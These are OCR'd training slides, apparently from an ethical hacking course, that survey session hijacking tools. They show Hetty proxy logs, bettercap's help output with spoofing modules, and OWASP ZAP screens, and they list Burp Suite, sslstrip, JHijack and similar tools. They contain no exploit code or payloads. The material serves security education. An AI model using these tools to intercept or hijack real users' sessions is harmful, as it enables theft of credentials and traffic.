
In both techniques, an attacker routes the packets in transit between the client and server through their machine.

LO#04: Use Session Hijacking Tools

Session Hijacking Tools

Hetty

Hetty is an HTTP toolkit that allows attackers to perform **machine-in-the-middle (MITM) HTTP proxy** attack using logs and advanced search




Method	Origin	Path	Status
GET	http://fonts.googleapis.com	/css?family=PT+Sans	404 Not Found
GET	http://www.moviescope.com	/	200 OK
GET	http://clientservices.googleapis.c...	/chrome-variations/seed?osname=win&channel=stable&milestone=100	304 Not Modified
POST	http://update.googleapis.com	/service/update2/json	200 OK
GET	http://edgedl.me.gvt1.com	/edgedl/release2/chrome_component/adtfnf4fudrrcrz6smiv4imltsa_2022...	200 OK
HEAD	http://edgedl.me.gvt1.com	/edgedl/release2/chrome_component/adtfnf4fudrrcrz6smiv4imltsa_2022...	200 OK
POST	http://update.googleapis.com	/service/update2/json	200 OK
GET	http://edgedl.me.gvt1.com	/edgedl/release2/chrome_component/adc73pkegdx2szvweyjn3othzjiq_10...	206 Partial Content
GET	http://edgedl.me.gvt1.com	/edgedl/release2/chrome_component/adc73pkegdx2szvweyjn3othzjiq_10...	206 Partial Content
GET	http://edgedl.me.gvt1.com	/edgedl/release2/chrome_component/adc73pkegdx2szvweyjn3othzjiq_10...	206 Partial Content
GET	http://edgedl.me.gvt1.com	/edgedl/release2/chrome_component/adc73pkegdx2szvweyjn3othzjiq_10...	206 Partial Content
GET	http://edgedl.me.gvt1.com	/edgedl/release2/chrome_component/adc73pkegdx2szvweyjn3othzjiq_10...	206 Partial Content

https://github.com

bettercap

bettercap allows security researchers, red teamers, and reverse engineers to perform **reconnaissance** and various **attacks on IPv4/IPv6 networks**




bettercap -iface eth0 - Parrot Terminal
File Edit View Search Terminal Help

```
┌─[root@parrot]─[~]
└──╼ #bettercap -iface eth0
bettercap v2.29 (built for linux amd64 with go1.17.1) [type 'help' for a list of commands]

10.10.1.0/24 > 10.10.1.13  » [02:56:20] [sys.log] [war] Could not find mac for 10.10.1.2
10.10.1.0/24 > 10.10.1.13  » help

          help MODULE : List available commands or show module specific help if no module name is pr
ovided.
               active : Show information about active modules.
                 quit : Close the session and exit.
        sleep SECONDS : Sleep for the given amount of seconds.
             get NAME : Get the value of variable NAME, use * alone for all, or NAME* as a wildcard.
       set NAME VALUE : Set the VALUE of variable NAME.
 read VARIABLE PROMPT : Show a PROMPT to ask the user for input that will be saved inside VARIABLE.
                clear : Clear the screen.
       include CAPLET : Load and run this caplet in the current session.
            ! COMMAND : Execute a shell command and print its output.
       alias MAC NAME : Assign an alias to a given endpoint given its MAC address.

Modules

      any.proxy > not running
       api.rest > not running
      arp.spoof > not running
      ble.recon > not running
        caplets > not running
    dhcp6.spoof > not running
      dns.spoof > not running
  events.stream > running
```

https://www.bettercap.org

Session Hijacking Tools

OWASP ZAP OWASP ZAP is an integrated penetration testing tool for **finding vulnerabilities** in web applications


OWASP ZAP - OWASP ZAP 2.11.1
File Edit View Analyse Report Tools Import Online Help
Standard Mode
Sites
Quick Start
Request
Response
Break
Submit and step to next request or response
Header: Text
Body: Text
Contexts
Default Context
Sites
History
Search
Alerts
Output
Filter: OFF
Export
Id
Source
Req. Timestamp
Method
URL
Code
Reason
RTT
Size Resp. Body
Highest Alert
Note
Tags
Alerts 0 0 0 0
Primary Proxy: 10.10.1.19:8080
Current Scans 0 0 0 0 0 0 0 0

```
HTTP/1.1 200 OK
Cache-Control: private
Content-Type: text/html; charset=utf-8
Server: Microsoft-IIS/10.0
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Wed, 13 Apr 2022 06:25:15 GMT
Content-Length: 4326
```

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-tr
ansitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml">
<head>
        <meta charset="utf-8"/>
        <meta name="viewport" content=
"width=device-width, initial-scale=1, minimum-scale=1, maximum-scale=1"/>
```

https://www.zaproxy.org

Burp Suite
https://portswigger.net

netool toolkit
https://sourceforge.net

WebSploit Framework
https://sourceforge.net

sslstrip
https://pypi.python.org

JHijack
https://sourceforge.net

Session Hijacking Tools

